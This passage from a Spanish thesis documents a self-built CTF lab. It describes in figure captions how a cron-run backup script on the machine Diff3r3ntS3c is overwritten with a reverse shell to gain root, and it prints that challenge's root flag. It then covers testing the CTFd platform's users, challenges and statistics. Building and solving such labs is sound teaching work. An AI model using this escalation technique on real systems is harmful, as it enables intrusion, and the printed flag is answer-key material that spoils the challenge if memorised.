


Figura 5.59: Sobreescritura del script /home/candidate/Scripts/makeBackup.sh con una reverse shell en la máquina Diff3r3ntS3c

Ahora es necesario esperar como máximo 1 minuto. Pasado este tiempo se observará que se ha realizado la conexión, como se puede observar en la figura 5.60




Figura 5.60: Recepción de la reverse shell de root en la máquina KaliUNED sobre la máquina Diff3r3ntS3c

Además, se ha conseguido acceder como *root* y obtener el root flag, que es

xQ5BLoBwfZ0dvSMOmIL35ewfELrAzK

como se puede observar en la figura 5.61




Figura 5.61: Obtención del root flag de la máquina Diff3r3ntS3c

5.2. CTFd

Una vez comprobado que los retos funcionan correctamente individualmente, se han realizado algunas pruebas sencillas para comprobar que el flujo de la competición es correcto, es decir, que los usuarios pueden registrarse, que el login funciona correctamente, que las dependencias son correctas... También se han aprovechado estas pruebas y los datos creados para revisar algunas funcionalidades de revisión de estadísticas por parte del usuario administrador.

Todas estas pruebas se han realizado en la red local, es decir, se ha encendido en la red NAT local la máquina **CTFd**, que aloja la competición, y se ha verificado que hay conexión con la plataforma desde la máquina **KaliUNED**.

5.2.1. Creación de usuarios

Como casi cualquier plataforma con login, CTFd tiene un formulario de registro de usuarios como el de la figura 5.62




Figura 5.62: Creación del usuario user1 en CTFd

Mediante las opciones de configuración de la plataforma se pueden cambiar aspectos de la configuración como los dominios de correo aceptados, el servidor de correo y la cuenta desde la que se van a enviar los correos de verificación de cuentas y alertas... En este caso se ha mantenido la configuración por defecto, ya que la configuración de estas opciones depende del modo de alojamiento que se vaya a utilizar para la competición y su configuración depende del administrador de la plataforma llegado el momento.

Para realizar las pruebas se han creado 3 usuarios:

- **admin**: es el usuario administrador de la plataforma.
- **user1**: es un usuario estándar que superará todos los retos con éxito.
- **user2**: es el usuario estándar que solo superará algunos retos y cometerá algunos errores.

5.2.2. Progresión de la competición

5.2.2.1. Usuarios estándar

En este apartado se va a mostrar la visión de la competición que tiene el usuario estándar **user1** en las distintas etapas de su progreso. Solo se incluyen algunas capturas de especial interés, ya que no tiene sentido adjuntar capturas de todos y cada uno de los estados por los que pasa según va superando retos.

La primera vez que un usuario inicie sesión verá un panel de retos de la forma que se indica en la figura 5.63




Figura 5.63: Panel de retos de usuario recién creado en CTFd

A causa de las dependencias entre retos, no verá ningún reto ni categoría que no haya desbloqueado superando los retos previos. Tras superar el primer reto, este aparecerá como completado y desbloqueará una nueva categoría y reto, como se puede observar en la figura 5.64




Figura 5.64: Panel de retos de usuario después de superar el primer reto en CTFd

Además, podrá visualizar una lista de todos los usuarios de la competición (figura 5.65)




Figura 5.65: Lista de usuarios de la competición en CTFd

y un ranking del top 10 de usuarios con sus puntuaciones y fechas de completitud de los retos (figura 5.66)




Figura 5.66: Ranking de top 10 usuarios en CTFd

Por último, en la figura 5.67 se puede observar el panel de retos que visualizaría el usuario **user1**




Figura 5.67: Panel de retos de usuario después de superar todos los retos en CTFd

que ha conseguido completar con éxito todos los retos alcanzando la puntuación máxima de 30 puntos. Como es obvio en este punto el usuario tiene una foto completa de toda la competición, pudiendo visualizar todos los retos y categorías. Todos estos retos los ha ido desbloqueando y completando progresivamente.

Con respecto al usuario **user2**, solo se ha creado para nutrir las estadísticas, ya que es un usuario que solo ha completado con éxito algunos retos y ha cometido algunos fallos, los cuales podrán ser visualizados por un administrador en las estadísticas.

5.2.2.2. Usuario administrador

En este apartado se va a mostrar la visión de la competición que tiene el usuario administrador **admin**. Como es obvio, este usuario es el encargado de administrar la competición teniendo permisos completos para realizar cualquier tipo de tarea, desde cambiar los parámetros de la competición y crear CTFs hasta eliminar cuentas de jugadores.

Este usuario también podrá visualizar todos los datos a los que tiene acceso un usuario estándar y más secciones disponibles únicamente para usuarios administradores. Una de las secciones únicamente disponible para los usuarios administradores es el panel *Statistics*, donde puede visualizar distintos diagramas estadísticos relativos al progreso de los jugadores y de la competición.

El diagrama *Solve Counts* que se observa en la figura 5.68




Figura 5.68: Diagrama "Solve Counts" del panel "Statistics" en CTFd

muestra algunos datos generales de la competición:

- Número de resoluciones de cada reto.
- Número de usuarios registrados.
- Número de IPs distintas detectadas.
- Número de puntos total que tiene la competición.
- Número de retos.
- Retos con mayor y menor número de resoluciones.

El diagrama *Score Distribution* que se observa en la figura 5.69




Figura 5.69: Diagrama "Score Distribution" del panel "Statistics" en CTFd

muestra una distribución de las puntuaciones de los participantes, aunque en este caso no es demasiado descriptiva por tener únicamente 2 participantes registrados.

El diagrama *Solve Percentages per Challenge* que se observa en la figura 5.70




Figura 5.70: Diagrama "Solve Percentages per Challenge" del panel "Statistics" en CTFd

muestra el porcentaje de resoluciones por reto, es decir, el porcentaje de usuarios registrados que han resuelto el reto.

Los diagramas *Submission Percentages* y *Category Breakdown* que se observan en la figura 5.71

